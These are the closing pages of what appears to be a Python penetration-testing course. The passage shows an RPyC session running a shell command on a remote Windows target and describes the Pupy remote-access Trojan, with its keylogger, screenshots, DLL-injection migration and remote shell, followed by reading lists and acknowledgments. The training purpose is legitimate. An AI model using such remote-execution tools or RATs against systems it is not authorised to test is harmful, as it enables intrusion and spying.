>>> ph = rmt.modules.subprocess.Popen("dir", shell=True, stdout=rmt.modules.subprocess.PIPE)
>>> ph.stdout.read()
' Volume in drive C has no label.\r\n Volume Serial Number is 5EF7-0899\r\n\r\n Directory of C:\Python27\dist\r\n\r\n09
/27/2015  04:00 PM    <DIR>          .\r\n09/27/2015  04:00 PM    <DIR>          ..\r\n09/27/2015  04:00 PM    4,053
,653 rpyc_classic.exe\r\n09/27/2015  03:44 PM    4,052,569 rpyc_classic_visible.exe\r\n    2 File(s)
8,106,222 bytes\r\n          2 Dir(s)  45,107,273,728 bytes free\r\n'
>>> █
```

329

RPyC is a reliable and scalable way to run Python programs on remote systems at scale. However, when you turn it into an .EXE with PyInstaller, you lose some functionality. Specifically, you lose the ability to import modules across the RPyC connection. PyInstaller already modified the import process so that it will get the modules from the PyInstaller executable. This breaks RPyC's capability to import some modules. However, many of the modules you would use to interact with the remote target, such as subprocess, socket, and others, operate properly.

## Pupy.py Remote Python RAT

- Nicolas Verdier: <https://github.com/n1nj4sec/pupy>
- Provides Meterpreter-like functionality with Python backend instead of Ruby
  - Process migration via reflective DLL injection
  - Screenshots, keylogger, process lists, kill process, more
  - Run any Python script on target (without installing modules on targets)
  - Run an interactive Python shell on the target
- 32- or 64-bit payloads deployed as .DLL or .EXE
- Uses RPyC for remote communications

Pupy.py is a Python-based remote-access Trojan and attack framework. It can be deployed to a remote machine as a 64-bit or 32-bit .EXE or .DLL. It provides functionality similar to that of Metasploit, but instead of having a Ruby-based scripting engine, it will execute Python programs. The modules you developed for the framework are also written in Python. After Pupy is installed, you can use the provided modules to migrate the .DLL to another process, turn on a keylogger, list or kill processes, or capture screenshots. Pupy uses RPyC as its remote communication library.

## Conclusions for Automating Information Security with Python

- Over the last five days, we have covered a lot of ground. From data structures and objects to exception handling and debugging, we've established a firm foundation for what goes into a Python program
- We have looked at applying those concepts to accomplishing common tasks required of every penetration tester
- We only barely scratched the surface of what Python can do. Hopefully, it has opened the door to a world of exciting projects in your future

Over the last few days, we have covered a lot of ground and learned how to use Python to accomplish many of the tasks that will be required of us as penetration testers. We have only begun to scratch the surface of the power of Python. From debugging and exception handling to data structures, you now have a solid foundation on which to continue building your Python skills. I hope that this course has inspired you to embrace the power of automation to secure your network, doing forensics and penetration testing. Go forth and do great things.

## Additional Resources (I)

- *Violent Python*, by T. J. O'Connor  
ISBN: 9781597499576
- *Black Hat Python*, by Justin Seitz  
ISBN-10: 1593275900 ;ISBN-13: 978-1593275907  
Publication Date: December 14, 2014
- *Dive into Python*: Free electronic book,  
<http://www.diveintopython.net/>
- *The Standard Python Library*: Free e-book,  
<http://effbot.org/librarybook/>

Additional resources: Python programming books.

## Additional Resources (2)

- Code Academy,  
<https://www.codecademy.com/learn/learn-python>
- Google Online Python Training,  
<https://developers.google.com/edu/python/>
- Khan Academy Python Training,  
<http://www.khanacademy.org/?video=introduction-to-programs-data-types-and-variables#computer-science>

Additional resources: Online Python training courses.

## Acknowledgments

- The materials and Python programming techniques used in this class were learned through self-study of many unnamed developers who posted sample code on their blogs and answered questions on [stackoverflow.com](https://stackoverflow.com) and other public forums over the past many years as I sought to develop my own skills and solve many complex problems. Finding and naming all of these great influences and teachers would be impossible, but the following sites and individuals were extremely influential and helpful in my development
- References include <http://docs.python.org>, Violent Python and TJ O'Connor, Usenet Python forums, General Programming forums, [devshed.com](http://devshed.com), [stackoverflow.com](https://stackoverflow.com), and others

Special thanks to Ed Skoudis for the use of his slide templates, icons and graphics, networking/setup slides, and mentorship.

Thanks to the following individuals who provided feedback and edits during the course development. The course is what it is thanks to these wonderful people: T. J. O'Connor, Tim Tomes, Ed Skoudis, Dave Shackelford, Justin Searle, Rodney Caudle, James Wickett, David Raymond, Jake Williams, Philip Plantamura, Carrie McLeish, Joe Hamm, Lorenza Mosley, Dave Hoelzer, Karen Fioravanti, Tim Medin, Tom Hessman, Ginny Munroe, Marc Baker, Ovie Carroll, Robin Reuarin, Ian Lee, MaxZine Weinstein, Joff Thyer, Mike Murr and Mark Strickland.